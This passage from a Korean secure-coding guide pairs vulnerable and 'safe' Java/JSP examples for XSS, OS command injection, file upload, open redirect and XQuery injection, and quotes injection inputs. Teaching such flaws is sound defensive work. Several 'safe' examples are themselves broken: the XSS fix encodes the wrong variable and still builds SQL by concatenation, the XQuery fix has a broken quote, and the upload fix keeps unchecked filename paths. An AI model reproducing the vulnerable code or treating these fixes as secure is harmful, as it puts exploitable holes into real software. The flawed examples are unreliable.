■ 안전하지 않은 코드의 예 - HTML

```
1:  <%@ page language="java" contentType="text/html; charset=EUC-KR" pageEncod-
    ing="EUC-KR"%>
2:  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
3:  <html>
4:  <head>
5:  <meta http-equiv="Content-Type" content="text/html; charset=EUC-KR">
6:  <title>Insert title here</title>
7:  </head>
8:  <body>
9:    <% String eid = request.getParameter("eid"); %>
10:     ...
11:     Employee ID: <%= eid %>
12:     ...
13:     <%
14:      ...
15:      Statement stmt = conn.createStatement();
16:      ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
17:      if (rs != null)
18:      {
19:       rs.next();
20:       String name = rs.getString("name");
21:      }
22:     %>
23:
24:     Employee Name: <%= name %>
25:  </body>
26:  </html>
```

다음의 예제의 경우 OSWASP에서 제공하는 보안 API를 사용하고 있다. 이 보안 API를 사용하면 특수 문자를 이용한 공격 스크립트와 같은 외부 입력 문자열을 이용한 공격을 효과적으로 차단할 수 있다. ESAPI는 OWASP홈페이지(https://www.owasp.org/index.php/Esapi)에서 제공되며 J2EE, Javascript와 같은 다수의 플랫폼에 대해 개별적으로 라이브러리를 지원하고 있다.

■ 안전한 코드의 예 - HTML

```
1:  <%@ page language="java" contentType="text/html; charset=EUC-KR" pageEncod-
    ing="EUC-KR"%>
2:  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
3:  <html>
4:  <head>
5:  <meta http-equiv="Content-Type" content="text/html; charset=EUC-KR">
6:  <title>Insert title here</title>
7:  </head>
8:  <body>
9:    <%
10:   String eid = request.getParameter("eid");
11:   String safeEid  = ESAPI.encoder().encodeForHTMLAttribute(name);
12:   %>
13:     ...
14:     Employee ID: <%= safeEid %>
15:     ...
16:      <%
17:      ...
18:     Statement stmt = conn.createStatement();
19:     ResultSet rs = stmt.executeQuery("select * from emp where id=" + safeEid);
20:     if (rs != null)
21:     {
22:       rs.next();
23:       String name = rs.getString("name");
24:     }
25:     %>
26:     Employee Name: <%= safeName %>
27: </body>
28: </html>
```

다음의 예제는 http://josephoconnell.com/java/xss-html-filter/에서 제공하는 XSS Filter를 이용한 입력값 필터링 예제이다. 제공되는 코드를 이용하여 주어진 사이트의 상황에 맞는 코드로 변형시켜 사용할 수 있다. 다음의 예제에서는 **HTMLInputFilter().filter** 메소드를 이용해 문자열을 필터링하고 있다.

■ 안전한 코드의 예 - HTML

```
1:  import javax.servlet.http.HttpServletRequest;
2:  import javax.servlet.http.HttpServletRequestWrapper;
3:  import com.josephoconnell.html.HTMLInputFilter;
4:
5:  public class RequestWrapper extends HttpServletRequestWrapper
6:  {
```

```
7:          ...
8:          private String filter(String input)
9:          {
10:             String clean = new HTMLInputFilter().filter(input);
11:             return clean;
12:         }
13:     }
```

라. 참고 문헌

[1] CWE-79 Improper Neutralization of Input During Web Page Generation(Cross-site Scripting), http://cwe.mitre.org/data/definitions/79.html


[2] 2010 OWASP Top 10 - A2 Cross-Site Scripting(XSS), https://www.owasp.org/index.php/Top_10_2010-A2

[3] 2011 SANS Top 25 - RANK 4 (CWE-79), http://cwe.mitre.org/top25/

4. 운영체제 명령어 삽입(Improper Neutralization of Special Elements Used in an OS Command, OS Command Injection)

가. 정의

적절한 검증절차를 거치지 않은 사용자 입력값이 운영체제 명령어의 일부 또는 전부로 구성되어 실행되는 경우, 의도하지 않은 시스템 명령어가 실행되어 부적절하게 권한이 변경되거나 시스템 동작 및 운영에 악영향을 미칠 수 있다. 일반적으로 명령어 라인의 인수나 스트림 입력 등 외부 입력을 사용하여 시스템 명령어를 생성하는 프로그램이 많이 있다. 하지만 이러한 경우 외부 입력 문자열은 신뢰할 수 없기 때문에 적절한 처리를 해주지 않으면, 공격자가 원하는 명령어 실행이 가능하게 된다.



<그림 2-4> 운영체제 명령어 삽입

나. 안전한 코딩기법

- 웹 인터페이스를 통해 서버내부로 시스템 명령어를 전달시키지 않도록 어플리케이션을 구성하고 외부에서 전달되는 값을 그대로 시스템 내부 명령어로 사용하지 않는다.
- 외부 입력에 따라 명령어를 생성하거나 선택이 필요한 경우에는 명령어 생성에 필요한 값들을 미리 지정해 놓고 외부 입력에 따라 선택하여 사용한다.

다. 예제

다음의 예제는 **cmd.exe** 명령어를 사용하여 **rmanDB.bat** 배치 명령어를 수행하며, 외부에서 전달되는 **dir_type** 값이 **manDB.bat**의 인자값으로서 명령어 스트링의 생성에 사용된다. 만약, 외부의 공격자가 의도하지 되지 않은 문자열을 전달할 시, **dir_type**이 의도했던 인자값이 아닐 경우, 비정상적인 업무를 수행할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:      props.load(in);
3:      String version = props.getProperty("dir_type");
4:      String cmd = new String("cmd.exe /K    \"rmanDB.bat \"");
5:      Runtime.getRuntime().exec(cmd + " c:\\prog_cmd\\" + version);
6:  ……
```

다음의 예제와 같이 미리 정의된 인자값의 배열을 만들어 놓고, 외부의 입력에 따라 적절한 인자값을 선택하도록 하여, 외부의 부적절한 입력이 명령어로 사용될 가능성을 배제하여야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:      props.load(in);
3:      String version[] = {"1.0", "1.1"};
4:      int versionSelection = Integer.parseInt(props.getProperty("version"));
5:      String cmd = new String("cmd.exe /K    \"rmanDB.bat \"");
6:      String vs = "";
7:      if (versionSelection == 0)
8:        vs = version[0];
9:      else if (versionSelection == 1)
10:     vs = version[1];
11:     else
12:     vs = version[1];
13:   Runtime.getRuntime().exec(cmd + "    c:\\prog_cmd\\" + vs);
14: ……
```

라. 참고 문헌

[1] CWE-78 Improper Neutralization of Special Elements used in an OS Command(OS Command Injection), http://cwe.mitre.org/data/definitions/78.html


[2] 2010 OWASP Top 10 - A1 Injection, https://www.owasp.org/index.php/Top_10_2010-A1

[3] 2011 SANS Top 25 - RANK 2 (CWE-78), http://cwe.mitre.org/top25/

5. 위험한 형식 파일 업로드(Unrestricted Upload of File with Dangerous Type)

가. 정의

서버측에서 실행될 수 있는 스크립트 파일(asp, jsp, php 파일 등)이 업로드가능하고, 이 파일을 공격자가 웹을 통해 직접 실행시킬 수 있는 경우 공격자는 스크립트 파일을 업로드하고 이 파일을 통해 시스템 내부명령어를 실행하거나 외부와 연결하여 시스템을 제어할 수 있다.



<그림 2-5> 위험한 형식 파일 업로드

나. 안전한 코딩기법

- 업로드하는 파일 타입과 크기를 제한하고, 업로드 디렉터리를 웹서버의 다큐먼트 외부에 설정한다.
- 화이트리스트 방식으로 허용된 확장자만 업로드되도록 하고, 확장자도 대소문자 구분 없이 처리하도록 한다.
- 공격자의 웹을 통한 직접 접근을 차단한다. 또한 파일 실행 여부를 설정 할 수 있는 경우, 실행 속성을 제거한다.

다. 예제

업로드할 파일에 대한 유효성을 검사하지 않으면, 위험한 유형의 파일을 공격자가 업로드하거나 전송할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void upload(HttpServletRequest request) throws ServletException
3:  {
4:      MultipartHttpServletRequest mRequest = (MultipartHttpServletRequest) request;
5:      String next = (String) mRequest.getFileNames().next();
6:      MultipartFile file = mRequest.getFile(next);
7:
8:      // MultipartFile로부터 file을 얻음
9:      String fileName = file.getOriginalFilename();
10:
11:     // upload 파일에 대한 확장자, 크기의 유효성 체크를 하지 않음
12:     File uploadDir = new File("/app/webapp/data/upload/notice");
13:     String uploadFilePath = uploadDir.getAbsolutePath()+"/" + fileName;
14:
15:     /* 이하 file upload 루틴 */
16:   ……
17:  }
```

업로드 파일의 확장자를 검사하여 허용되지 않은 확장자일 경우 업로드를 제한하고 있으며, 저장 시 외부에서 입력된 파일명을 그대로 사용하지 않고 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void upload(HttpServletRequest request) throws ServletException
3:  {
4:      MultipartHttpServletRequest mRequest = (MultipartHttpServletRequest) request;
5:      String next = (String) mRequest.getFileNames().next();
6:      MultipartFile file = mRequest.getFile(next);
7:      if ( file == null )
8:        return ;
9:
10:     // 업로드 파일 크기를 제한한다.
11:     int size = file.getSize();
12:     if ( size > MAX_FILE_SIZE ) throw new ServletException("에러");
13:
14:     // MultipartFile로 부터 file을 얻음
15:     String fileName = file.getOriginalFilename().toLowerCase();
16:
17:     // 화이트리스트 방식으로 업로드 파일의 확장자를 체크한다.
18:     if ( fileName != null )
19:     {
20:         if(fileName.endsWith(".doc")||fileName.endsWith(".hwp")||
    fileName.endsWith(".pdf") || fileName.endsWith(".xls") )
```

```
21:             {
22:                     /* file 업로드 루틴 */
23:             }
24:             else    throw new ServletExeption("에러");
25:     }
26:     // 업로드 파일의 디렉터리 위치는 다큐먼트 루트의 밖에 위치시킨다.
27:     File uploadDir = new File("/app/webapp/data/upload/notice");
28:     String uploadFilePath = uploadDir.getAbsolutePath()+"/" + fileName;
29:
30:     /* 이하 file upload 루틴 */
31:   ……
32:   }
```

업로드할 파일에 대한 유효성을 검사하지 않으면, 위험한 유형의 파일을 공격자가 업로드하거나 전송할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   import java.util.Hashtable;
2:   import java.util.regex.Matcher;
3:   import java.util.regex.Pattern;
4:
5:   import javax.servlet.ServletException;
6:   import javax.servlet.http.Cookie;
7:   import javax.servlet.http.HttpServlet;
8:   import javax.servlet.http.HttpServletRequest;
9:   import javax.servlet.http.HttpServletResponse;
10:
11:  public class DocService extends HttpServlet
12:  {
13:    private final String UPLOAD_DOCUMENT_COMMAND       = "upload_document";
14:    private final String ADDITIONAL_OPERATION_PARAM     = "additional_operation";
15:    ...
16:
17:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
18:    {
19:      ...
20:      // Create a new file upload handler
21:      ServletFileUpload upload = new ServletFileUpload(factory);
22:      // maximum file size to be uploaded.
23:      upload.setSizeMax( maxFileSize );
24:
25:      try
26:      {
27:          // Parse the request to get file items.
```

```
28:             List fileItems = upload.parseRequest(request);
29:
30:             // Process the uploaded file items
31:             Iterator i = fileItems.iterator();
32:
33:             while ( i.hasNext () )
34:             {
35:                 FileItem fi = (FileItem)i.next();
36:                 if ( !fi.isFormField () )
37:                 {
38:                     // Get the uploaded file parameters
39:                     String fieldName = fi.getFieldName();
40:                     String fileName = fi.getName();
41:                     String contentType = fi.getContentType();
42:                     boolean isInMemory = fi.isInMemory();
43:                     long sizeInBytes = fi.getSize();
44:                     // Write the file
45:                     if( fileName.lastIndexOf("\\") >= 0 )
46:                     {
47:                         file = new File( filePath +
48:                         fileName.substring( fileName.lastIndexOf("\\"))) ;
49:                     }
50:                     else
51:                     {
52:                         file = new File( filePath +
53:                         fileName.substring(fileName.lastIndexOf("\\")+1)) ;
54:                     }
55:                     fi.write( file ) ;
56:                 }
57:             }
58:             ...
59:     }
60:     ...
61: }
```

다음의 예제는 업로드 파일의 확장자를 제한하고 있다. 확장자가 실행 가능한 위험한 파일 타입인 **EXECUTABLE_FILE_TYPE**에 해당하는 경우 업로드를 제한하고 있다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.math.BigInteger;
5:  import java.net.URLDecoder;
6:  import java.sql.Connection;
```

```
7:  import java.sql.Statement;
8:  import java.util.Hashtable;
9:  import java.util.regex.Matcher;
10: import java.util.regex.Pattern;
11:
12: import javax.servlet.ServletException;
13: import javax.servlet.http.Cookie;
14: import javax.servlet.http.HttpServlet;
15: import javax.servlet.http.HttpServletRequest;
16: import javax.servlet.http.HttpServletResponse;
17:
18: public class DocService extends HttpServlet
19: {
20:   private final String UPLOAD_DOCUMENT_COMMAND      = "upload_document";
21:   private final String ADDITIONAL_OPERATION_PARAM    = "additional_operation";
22:   ...
23:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
24:   {
25:     ...
26:     // Create a new file upload handler
27:     ServletFileUpload upload = new ServletFileUpload(factory);
28:     // maximum file size to be uploaded.
29:     upload.setSizeMax( maxFileSize );
30:
31:     try
32:     {
33:         // Parse the request to get file items.
34:         List fileItems = upload.parseRequest(request);
35:
36:         // Process the uploaded file items
37:         Iterator i = fileItems.iterator();
38:
39:         int index = 0;
40:
41:         while ( i.hasNext () )
42:         {
43:             FileItem fi = (FileItem)i.next();
44:             if ( !fi.isFormField () )
45:             {
46:                 // Get the uploaded file parameters
47:                 String fieldName = fi.getFieldName();
48:                 String fileName = fi.getName();
49:                 String contentType = fi.getContentType();
50:                 boolean isInMemory = fi.isInMemory();
```

```
51:                     long sizeInBytes = fi.getSize();
52:                     // Write the file
53:                     if( fileName.lastIndexOf("\\") >= 0 )
54:                     {
55:                         file = new File( filePath +
56:                         fileName.substring( fileName.lastIndexOf("\\")) ) ;
57:                     }
58:                     else
59:                     {
60:                         file = new File( filePath +
61:                         fileName.substring(fileName.lastIndexOf("\\")+1)) ;
62:                     }
63:                     // 파일 내용을 기반으로 하여 file의 type을 판별한다.
64:                     if(extractFileType(file) == EXECUTABLE_FILE_TYPE)
65:                     {
66:                       // 실행 파일은 upload하면 위험한 파일이므로 에러 처리한다.
67:                       return;
68:                     }
69:                     fi.write( file ) ;
70:                 }
71:             }
72:             ...
73:     }
74:     ...
75: }
```

라. 참고 문헌


[1] CWE-434 Unrestricted Upload of File with Dangerous Type, http://cwe.mitre.org/data/definitions/434.html

[2] 2011 SANS Top 25 - RANK 4 (CWE-434), http://cwe.mitre.org/top25/

6. 신뢰되지 않는 URL 주소로 자동 접속 연결(URL Redirection to Untrusted Site, Open Redirect)

가. 정의

사용자로부터 입력되는 값을 외부사이트의 주소로 사용하여 자동으로 연결하는 서버 프로그램은 피싱(phishing) 공격에 노출되는 취약점을 가질 수 있다. 일반적으로 클라이언트에서 전송된 URL 주소로 연결하기 때문에 안전하다고 생각할 수 있으나, 해당 폼의 요청을 변조함으로써 공격자는 사용자가 위험한 URL로 접속할 수 있도록 공격할 수 있다.



<그림 2-6> 신뢰되지 않는 URL 주소로 자동 접속 연결

나. 안전한 코딩기법

- 자동 연결할 외부 사이트의 URL과 도메인은 화이트 리스트로 관리하고, 사용자 입력값을 자동 연결할 사이트 주소로 사용하는 경우에는 입력된 값이 화이트 리스트에 존재하는지 확인해야 한다.

다. 예제

다음과 같은 코드가 서버에 존재할 경우 공격자는 다음과 같은 링크를 희생자가 접근하도록 함으로써 희생자가 피싱사이트 등으로 접근하도록 할 수 있다.

(Click)

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  protected void doGet(HttpServletRequest request, HttpServletResponse response)
3:  throws ServletException, IOException
4:  {
5:    String query = request.getQueryString();
6:    if (query.contains("url"))
7:    {
8:      String url = request.getParameter("url");
9:      response.sendRedirect(url);
10:   }
11: ……
```

다음의 예제와 같이, 외부로 연결할 URL과 도메인들은 화이트 리스트를 작성한 후, 그 중에서 선택함으로써 안전하지 않은 사이트로의 접근을 차단할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
2:  {
3:    // 다른 페이지 이동하는 URL 리스트를 만든다.
4:    String allowURL[] = { "http://url1.com", "http://url2.com", "http://url3.com" };
5:    // 입력받는 url은 미리 정해진 URL의 order로 받는다.
6:    String nurl = request.getParameter("nurl");
7:    try
8:    {
9:      Integer n = Integer.parseInt(nurl);
10:     if ( n >= 0 && n < 3)
11:       response.sendRedirect(allowURL[n]);
12:   }
13:   catch (NumberFormatException nfe)
14:   {
15:           // 사용자 입력값이 숫자가 아닐 경우 적절히 에러를 처리한다.
16:   }
17: }
```

다음의 예제에서는 외부로부터 입력받은 url값을 검증 없이 서브페이지에 사용하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
```

```
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.Hashtable;
8:  import java.util.regex.Matcher;
9:  import java.util.regex.Pattern;
10:
11: import javax.servlet.ServletException;
12: import javax.servlet.http.Cookie;
13: import javax.servlet.http.HttpServlet;
14: import javax.servlet.http.HttpServletRequest;
15: import javax.servlet.http.HttpServletResponse;
16:
17: public class IndexService extends HttpServlet
18: {
19:   private final String REGISTER_SUBPAGE_SHORTCUT_COMMAND =
    "register_sub_page";
20:   private final String OPEN_SUBPAGE_SHORTCUT_COMMAND = "read_writing";
21:   private final String SHORTCUT_ID_PARAM = "writing_id";
22:   private final String TITLE_PARAM = "title";
23:   private final String URL_PARAM = "url";
24:   ...
25:
26:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
27:   {
28:     String command = request.getParameter("command");
29:     ...
30:
31:     // Sub page의 shortcut을 등록
32:     if (command.equals(REGISTER_SUBPAGE_SHORTCUT_COMMAND))
33:     {
34:       shortcutInfo.id  = request.getParameter(SHORTCUT_ID_PARAM);
35:       shortcutInfo.title  = request.getParameter(TITLE_PARAM);
36:       shortcutInfo.url  = request.getParameter(URL_PARAM);
37:
38:       registerShortcut(shortcutInfo);
39:       ...
40:     }
41:
42:     // shortcut을 click하면 sub page로 이동
43:     if (command.equals(OPEN_SUBPAGE_SHORTCUT_COMMAND))
44:     {
45:       String shortcutId  = request.getParameter(SHORTCUT_ID_PARAM);
46:
47:       ShortcutInfo shortcutInfo  = readShortcut(shortcutId);
```

```
48:
49:             response.sendResponse(shortcutInfo.url);
50:             ...
51:         }
52:         ...
53:     }
54:     ...
55: }
```

접근할 URL 주소를 외부에서 받은 경우, 허용할 URL과 도메인들의 화이트리스트의 범위 안에서만 작동하도록 함으로써 악의적인 사이트 접근을 근원적으로 차단할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.HashSet;
8:  import java.util.Hashtable;
9:  import java.util.Set;
10: import java.util.regex.Matcher;
11: import java.util.regex.Pattern;
12:
13: import javax.servlet.ServletException;
14: import javax.servlet.http.Cookie;
15: import javax.servlet.http.HttpServlet;
16: import javax.servlet.http.HttpServletRequest;
17: import javax.servlet.http.HttpServletResponse;
18:
19: import _022_Open_Redirect.before.ShortcutInfo;
20:
21: public class IndexService extends HttpServlet
22: {
23:     private final String REGISTER_SUBPAGE_SHORTCUT_COMMAND =
    "register_sub_page";
24:     private final String OPEN_SUBPAGE_SHORTCUT_COMMAND = "read_writing";
25:     private final String SHORTCUT_ID_PARAM = "writing_id";
26:     private final String TITLE_PARAM = "title";
27:     private final String URL_PARAM = "url";
28:
29:     private Set<String> allowedUrls;
30:
31:     public IndexService()
```

```
32:     {
33:       allowedUrls  = new HashSet<String>();
34:       allowedUrls.add("http://www.site.com/subpage1.html");
35:       allowedUrls.add("http://www.site.com/subpage2.html");
36:       allowedUrls.add("http://www.site.com/subpage3.html");
37:       ...
38:     }
39:     ...
40:
41:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
42:     {
43:       String command = request.getParameter("command");
44:       ...
45:
46:       // Sub page의 shortcut을 등록
47:       if (command.equals(REGISTER_SUBPAGE_SHORTCUT_COMMAND))
48:       {
49:         shortcutInfo.id  = request.getParameter(SHORTCUT_ID_PARAM);
50:         shortcutInfo.title  = request.getParameter(TITLE_PARAM);
51:         shortcutInfo.url  = request.getParameter(URL_PARAM);
52:
53:         registerShortcut(shortcutInfo);
54:         ...
55:       }
56:
57:       // shortcut을 click하면 sub page로 이동
58:       if (command.equals(OPEN_SUBPAGE_SHORTCUT_COMMAND))
59:       {
60:         String shortcutId  = request.getParameter(SHORTCUT_ID_PARAM);
61:
62:         ShortcutInfo shortcutInfo  = readShortcut(shortcutId);
63:
64:         if(allowedUrls.contains(shortcutInfo.url) == false)
65:         {
66:           // Error 처리
67:           return;
68:         }
69:         response.sendResponse(shortcutInfo.url);
70:         ...
71:       }
72:       ...
73:     }
74:     ...
75:   }
```

라. 참고 문헌

[1] CWE-601 URL Redirection to Untrusted Site(Open Redirect)
http://cwe.mitre.org/data/definitions/601.html

[2] 2010 OWASP Top 10 - A10 Unvalidated Redirects and Forward
https://www.owasp.org/index.php/Top_10_2010-A10

[3] 2011 SANS Top 25 - RANK 22 (CWE-601), http://cwe.mitre.org/top25/

7. XQuery 삽입(Failure to Sanitize Data within XQuery Expressions, XQuery injection)

가. 정의

XQuery를 사용하여 XML 데이터에 대한 동적 쿼리문을 생성할 때 사용하는 외부 입력값에 대해 적절한 검증절차가 존재하지 않으면 공격자가 쿼리문의 구조를 임의로 변경할 수 있게 된다. 이로 인해 허가되지 않은 데이터를 조회하거나 인증절차를 우회할 수 있다.

나. 안전한 코딩기법

- XQuery에 사용되는 외부 입력데이터에 대하여 특수문자 및 쿼리 예약어를 필터링하고, XQuery를 사용한 쿼리문은 스트링을 연결하는 형태로 구성하지 않고 인자(파라메터)화된 쿼리문을 사용한다.

다. 예제

다음의 예제는 외부의 입력(**name**)값을 executeQuery를 사용한 질의생성의 문자열 인자 생성에 사용하고 있다. 만일 다음과 something' or '='1 을 **name**의 값으로 전달하면 다음과 같은 질의문을 수행할 수 있으며, 이를 통해 파일 내의 모든 값을 출력할 수 있게 된다. (**doc('users.xml')/userlist/user[uname='something' or '='**)

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:      // 외부로 부터 입력을 받음
3:      String name = props.getProperty("name");
4:      Hashtable env = new Hashtable();
5:      env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
6:      env.put(Context.PROVIDER_URL, "ldap://localhost:389/o=rootDir");
7:      javax.naming.directory.DirContext ctx = new InitialDirContext(env);
8:      javax.xml.xquery.XQDataSource xqds = (javax.xml.xquery.XQDataSource) ctx.look-
    up("xqj/personnel");
9:      javax.xml.xquery.XQConnection conn = xqds.getConnection();
10:
11:     String es = "doc('users.xml')/userlist/user[uname='" + name + "']";
12:     // 입력값이 Xquery의 인자로 사용
13:     XQPreparedExpression expr = conn.prepareExpression(es);
14:     XQResultSequence result = expr.executeQuery();
15:     while (result.next())
16:     {
17:             String str = result.getAtomicValue();
18:             if (str.indexOf('>') < 0)
19:             {
20:                     System.out.println(str);
21:             }
22:  ……
```

다음의 예제에서는 외부 입력값을 받을 때 해당 값 기반의 XQuery상의 쿼리 구조를 변경시키지 않는 bindXXX 함수를 이용함으로써 외부의 입력으로 인하여 쿼리 구조가 바뀌는 것을 막을 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:      // 외부로 부터 입력을 받음
3:      String name = props.getProperty("name");
4:      Hashtable env = new Hashtable();
5:      env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
6:      env.put(Context.PROVIDER_URL, "ldap://localhost:389/o=rootDir");
7:      javax.naming.directory.DirContext ctx = new InitialDirContext(env);
8:      javax.xml.xquery.XQDataSource xqds = (javax.xml.xquery.XQDataSource) ctx.look-
    up("xqj/personnel");
9:      javax.xml.xquery.XQConnection conn = xqds.getConnection();
10:
11:     String es = "doc('users.xml')/userlist/user[uname='$xpathname']";
12:     // 입력값이 Xquery의 인자로 사용
13:     XQPreparedExpression expr = conn.prepareExpression(es);
14:     expr.bindString(new QName("xpathname"), name, null);
15:     XQResultSequence result = expr.executeQuery();
16:     while (result.next())
17:     {
18:             String str = result.getAtomicValue();
19:             if (str.indexOf('>') < 0)
20:             {
21:                     System.out.println(str);
22:             }
23:  ……
```

다음의 예제에서는 특정 아이템의 판매 가격을 알아오고 있다. **itemId**에 ../buying_price/item001로 값을 입력하면, doc('items.xml')/items/price/buying_price/item001을 질의문으로 전달한 것과 같은 효과를 가지게 된다. 이는 특정 아이템의 구매 가격을 알아올 수 있게 되어, 원하지 않는 정보가 노출되게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  <?xml version="1.0"?>
2:  <items>
3:  ...
4:  <price>
5:  <selling_price>
6:  <iem001>100</iem001>
7:  <iem002>150</iem001>
```

```
8:   ...
9:   </selling_price>
10:  <buying_price>
11:  <iem001>50</iem001>
12:  <iem002>140</iem001>
13:  ...
14:  </buying_price>
15:  </price>
16:  ...
17:  </items>
18:
19:
20:  public class Service extends HttpServlet
21:  {
22:    private final String COMMAND_PARAM  = "command";
23:
24:    // Command 관련 정의
25:    private final String GET_ITEM_PRICE = "get_item_price";
26:
27:    private final String ITEM_ID  = "item_id";
28:
29:    private XQDataSource xqs;
30:    private XQConnection conn;
31:
32:    public Service()
33:    {
34:      ...
35:      xqs = new SednaXQDataSource();
36:      xqs.setProperty("serverName", "localhost");
37:      xqs.setProperty("databaseName", "test");
38:      conn = xqs.getConnection("SYSTEM", "MANAGER");
39:      ...
40:    }
41:    ...
42:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
43:    {
44:      String command = request.getParameter(COMMAND_PARAM);
45:      ...
46:      if (command.equals(GET_ITEM_PRICE))
47:      {
48:        String itemId = request.getParameter(ITEM_ID);
49:
50:        XQExpression xqe = conn.createExpression();
51:
```

```
52:         String xqueryString = "doc('items.xml')/items/price/selling_price/" + itemId;
53:
54:         XQResultSequence rs = xqe.executeQuery(xqueryString);
55:         ...
56:       }
57:       ...
58:     }
59:     ...
60:   }
```

다음의 예제에서는 동적 생성을 하는 대신에 질의문을 PrepareExpression으로 준비해 놓은 후, 입력값을 이 PrepareExpression에 대입하였다. 이렇게 하면 질의문에 대한 구문 분석이 동적으로 이루어지지 않게 된다. 따라서 입력 값에 의해 질의문의 구조가 바뀌는 것을 막을 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:   public class Service extends HttpServlet
2:   {
3:     private final String COMMAND_PARAM  = "command";
4:
5:     // Command 관련 정의
6:     private final String GET_ITEM_PRICE = "get_item_price";
7:
8:     private final String ITEM_ID  = "item_id";
9:
10:    private XQDataSource xqs;
11:    private XQConnection conn;
12:    private XQPrepareExpression xqe;
13:
14:    public Service()
15:    {
16:      ...
17:      xqs = new SednaXQDataSource();
18:      xqs.setProperty("serverName", "localhost");
19:      xqs.setProperty("databaseName", "test");
20:      conn = xqs.getConnection("SYSTEM", "MANAGER");
21:      String xqueryString = "doc('items.xml')/items/price/selling_price/'$itemId';
22:      xqe = conn.prepareExpression(xqueryString);
23:      ...
24:    }
25:    ...
26:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
27:    {
28:      String command = request.getParameter(COMMAND_PARAM);
```

```
29:         ...
30:         if (command.equals(GET_ITEM_PRICE))
31:         {
32:             String itemId = request.getParameter(ITEM_ID);
33:
34:             xqe.bindString(new QName("itemId"), itemId, null);
35:             XQResultSequence rs = xqe.executeQuery();
36:             ...
37:         }
38:         ...
39:     }
40:     ...
41: }
```

